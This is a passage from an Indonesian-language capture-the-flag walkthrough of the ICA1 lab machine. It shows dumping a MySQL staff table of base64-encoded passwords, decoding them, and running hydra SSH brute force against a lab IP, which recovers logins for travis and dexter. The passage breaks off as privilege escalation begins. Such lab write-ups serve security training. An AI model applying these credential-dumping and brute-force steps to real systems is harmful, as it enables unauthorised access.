
```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| qdpm               |
| staff              |
| sys                |
+--------------------+
6 rows in set (0.007 sec)
```

-di dalam database qdpm terdapat tabel users, akan tetapi isinya kosong




```
MySQL [qdpm]> select * from users;
Empty set (0.004 sec)
```

-setelah ganti ke database staff terdapat 2 buah tabel yaitu tabel user dan tabel login dengan isi sebagai berikut




```
MySQL [staff]> select * from user;
+------+---------------+--------+---------------------------+
| id   | department_id | name   | role                      |
+------+---------------+--------+---------------------------+
|    1 |             1 | Smith  | Cyber Security Specialist |
|    2 |             2 | Lucas  | Computer Engineer         |
|    3 |             1 | Travis | Intelligence Specialist   |
|    4 |             1 | Dexter | Cyber Security Analyst    |
|    5 |             2 | Meyer  | Genetic Engineer          |
+------+---------------+--------+---------------------------+
5 rows in set (0.004 sec)

MySQL [staff]> select * from login;
+------+---------+--------------------------+
| id   | user_id | password                 |
+------+---------+--------------------------+
|    1 |       2 | c3VSSkFkR3dMcDhkeTNyRg== |
|    2 |       4 | N1p3VjRxdGc0MmNtVVhHWA== |
|    3 |       1 | WDdNUWtQM1cyOWZld0hkQw== |
|    4 |       3 | REpjZVZ5OThXMjhZN3dMZw== |
|    5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+------+---------+--------------------------+
5 rows in set (0.005 sec)
```

5. Melakukan brute force ke SSH server
-buat file yang berisi daftar user pada tabel user sebagai berikut




```
┌──(root㉿kali)-[/home/kali]
└─# nano user-ica1.txt
```




```
  GNU nano 6.4                    user-ica1.txt *
Smith
Lucas
Travis
Dexter
Meyer
```

-copy satu per satu password pada tabel login



```
c3VSSkFkR3dMcDhkeTNyRg==
N1p3VjRxdGc0MmNtVVhHWA==
WDdNUWtQM1cyOWZld0hkQw==
REpjZVZ5OThXMjhZN3dMZw==
Y3FObkJXQ0J5UzJEdUpTeQ==
```

-lakukan decode base64 pada tiap password di https://www.base64decode.org/



Decode from Base64 format

Simply enter your data then push the decode button.

```
c3VSSkFkR3dMcDhkeTNyRg==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


DECODE Decodes your data into the area below.

```
suRJAdGwLp8dy3rF
```

-buat file untuk menampung hasil decode masing-masing password




```
┌──(root㉿kali)-[/home/kali]
└─# nano pass-ica1.txt
```




```
  GNU nano 6.4                        pass-ica1.txt *
suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
X7MQkP3W29fewHdC
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy
```

-lakukan brute force ke SSH server dengan menggunakan hydra, disini didapat 1 username dan password yang cocok




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L user-ica1.txt -P pass-ica1.txt ssh://192.168.1.105 -f
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-01 05:0
0:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is re
commended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5),
~2 tries per task
[DATA] attacking ssh://192.168.1.105:22/
[22][ssh] host: 192.168.1.105   login: travis   password: DJceVy98W28Y7wLg
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-01 05:0
0:09
```

-perlu diketahui bahwa hydra akan memberhentikan proses brute force jika ditemukan 1 kombinasi yang cocok, jadi kita perlu menguji lagi sisanya dengan menghapus sebagian daftar user pada file daftar user yang sudah dibuat sebelumnya




```
┌──(root㉿kali)-[/home/kali]
└─# nano user-ica1.txt
```




```
  GNU nano 6.4                    user-ica1.txt
dexter
meyer

                          [ Wrote 2 lines ]
```

-lakukan brute force ulang dengan hydra dan ditemukan 1 kombinasi lagi yang cocok




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L user-ica1.txt -P pass-ica1.txt ssh://192.168.1.105 -f
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-01 05:0
6:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is re
commended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:2/p:5),
~1 try per task
[DATA] attacking ssh://192.168.1.105:22/
[22][ssh] host: 192.168.1.105   login: dexter   password: 7ZwV4qtg42cmUXGX
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-01 05:0
6:43
```

6. Melakukan privilege escalation terhadap server
-login ke SSH travis




```
┌──(kali㉿kali)-[~]
└─$ ssh travis@192.168.1.105
The authenticity of host '192.168.1.105 (192.168.1.105)' can't be established.
ED25519 key fingerprint is SHA256:xCJPzSxRekyYT6eXmyzAXdY7uAlP5b7vQp+B5XqYsfE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.105' (ED25519) to the list of known host
s.
travis@192.168.1.105's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 14:55:01 2021 from 192.168.1.7
travis@debian:~$ 
```

-melihat list file yang bisa dilihat travis




```
travis@debian:~$ ls
user.txt
travis@debian:~$ cat user.txt
ICA{Secret_Project}
travis@debian:~$ ls -la
total 40
drwxrwx--- 3 travis travis 4096 Sep 25  2021 .
drwxr-xr-x 4 root   root   4096 Sep 25  2021 ..
-rwxrwx--- 1 travis travis    9 Sep 25  2021 .bash_history
-rwxrwx--- 1 travis travis  220 Aug  4  2021 .bash_logout
-rwxrwx--- 1 travis travis 3526 Aug  4  2021 .bashrc
drwxrwx--- 3 travis travis 4096 Sep 25  2021 .local
-rw------- 1 travis travis   53 Sep 25  2021 .mysql_history
-rwxrwx--- 1 travis travis  807 Aug  4  2021 .profile
-rwxrwx--- 1 travis travis   20 Sep 25  2021 user.txt
-rw-r--r-- 1 travis travis  179 Sep 25  2021 .wget-hsts
travis@debian:~$
```

-melihat isi file bash_history dan melakukan switch ke user root namun tidak ada password yang cocok untuk login ke root




```
travis@debian:~$ cat .bash_history

su root
travis@debian:~$ su root
Password:
su: Authentication failure
travis@debian:~$ su root
Password:
su: Authentication failure
travis@debian:~$
```

-login ke SSH dexter




```
┌──(kali㉿kali)-[~]
